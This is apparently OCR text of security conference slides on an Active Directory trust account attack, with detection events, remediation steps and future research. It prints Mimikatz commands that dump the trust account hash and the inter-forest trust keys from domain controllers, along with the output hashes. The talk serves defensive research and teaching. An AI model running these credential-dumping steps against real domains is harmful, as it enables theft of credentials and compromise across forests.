


Attack #6 - Trust account attack



Attack #6 - Trust account attack


- TGT encryption
  - **TGT**: krbtgt Kerberos key
  - **Inter-realm TGT**: trust key



Attack #6 - Trust account attack


- TGT encryption
  - **TGT**: krbtgt Kerberos key
  - **Inter-realm TGT**: trust key

- Trust key = *trust account* Kerberos key



Attack #6 - Trust account attack

```
PS C:\> Get-ADUser EXT$ -Properties DistinguishedName, Enabled, PrimaryGroup,
ObjectCategory, ObjectClass


DistinguishedName : CN=EXT$,CN=Users,DC=root,DC=local
Enabled           : True
GivenName         :
Name              : EXT$
ObjectCategory    : CN=Person,CN=Schema,CN=Configuration,DC=root,DC=local
ObjectClass       : user
ObjectGUID        : 74b3a358-f138-4e4f-8f4b-01d65ccbf4f0
PrimaryGroup      : CN=Domain Users,CN=Users,DC=root,DC=local
PrimaryGroupID    : 513
SamAccountName    : EXT$
SID               : S-1-5-21-1556913138-1403956553-584833181-1104
Surname           :
UserPrincipalName :
```



Trust key = trust account Kerberos key


ROOT-DC-01.ROOT.LOCAL

```
PS C:\> hostname | Get-ADDomainController | select -ExpandProperty HostName
ROOT-DC-01.root.local
PS C:\> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::lsa /inject /user:EXT$
Domain : ROOT / S-1-5-21-1556913138-1403956553-584833181

RID  : 00000450 (1104)
User : EXT$

 * Primary
    NTLM : 3c8245d21371701e9c829da0e3b155e9
    LM   :
  Hash NTLM: 3c8245d21371701e9c829da0e3b155e9
    ntlm- 0: 3c8245d21371701e9c829da0e3b155e9
    lm  - 0: 56cc1528501bb7a5795dd0e30a7c71e6
```

EXT-DC-01.EXT.LOCAL


```
PS C:\> hostname | Get-ADDomainController | select -ExpandProperty Hostname
EXT-DC-01.ext.local
PS C:\> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::trust /patch

Current domain: EXT.LOCAL (EXT / S-1-5-21-3271404213-1448471960-426148183)

Domain: ROOT.LOCAL (ROOT / S-1-5-21-1556913138-1403956553-584833181)
 [  In ] EXT.LOCAL -> ROOT.LOCAL

 [ Out ] ROOT.LOCAL -> EXT.LOCAL
    * 7/9/2022 12:09:25 PM - CLEAR   - e3 4a 8d 37 88 90 d8 76 4e 4b df d9 3c 9a e8 fd
        * aes256_hmac       21df901f0898ae508f4244d06b32fc1e9913a7235b3c22f5e935b8d6d74
        * aes128_hmac       1eb7061e5fe3afb87999bf2bef879e5e
        * rc4_hmac_nt       3c8245d21371701e9c829da0e3b155e9
```

Attack #6 - Trust account



Enhanced Security Administrative Environment (ESAE)

aka Red Forest



Attack #6 - Trust account


Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/BSidesCPH2022/videos/demo-06_trust-account-attack.mp4

Trust account attack

MSRC response

Trust account attack detection

- Detection
  - TGT request event (4768)
  - Logon event (4624)



Trust account attack remediation

- Remediation
  - Deny log-on with URA
  - Change the Primary Group
  - Disable the trust account


Trust account attack remediation

- Remediation
  - Deny log-on with URA
  - ~~Change the Primary Group~~
  - ~~Disable the trust account~~
  - Authentication Policy Silo

Robin Granberg:

- The trust account is a critical system object
- **isCriticalSystemObject = True**

https://managedpriv.com/blog/securing-the-forest-boundary/



Future work (in priority)

- Attack detection rules (e.g. Sigma)
- More SID filtering exception rights? We tested on a basic forest
- More intra-forest attacks in CN=Configuration?
- More DNS trust attacks
  - DNS-SD
  - Root Hints/Root DNS servers
  - ServerLevelPluginDLL

https://managedpriv.com/blog/securing-the-forest-boundary/


Always will be
Wait, AD is insecure by default?
MICROSOFT

- The End -

Credits:

Colleagues from Improsec A/S

Co-author: Tobias Torp (@TobyTorp)

More EDC rights

- Read rights on new GPOs (and default policies)
  - Also granted to Authenticated Users by default
- User right assignments on Domain Controllers
  - ‘Allow log on locally’
  - ‘Access this computer from the network’
  - Cannot abuse…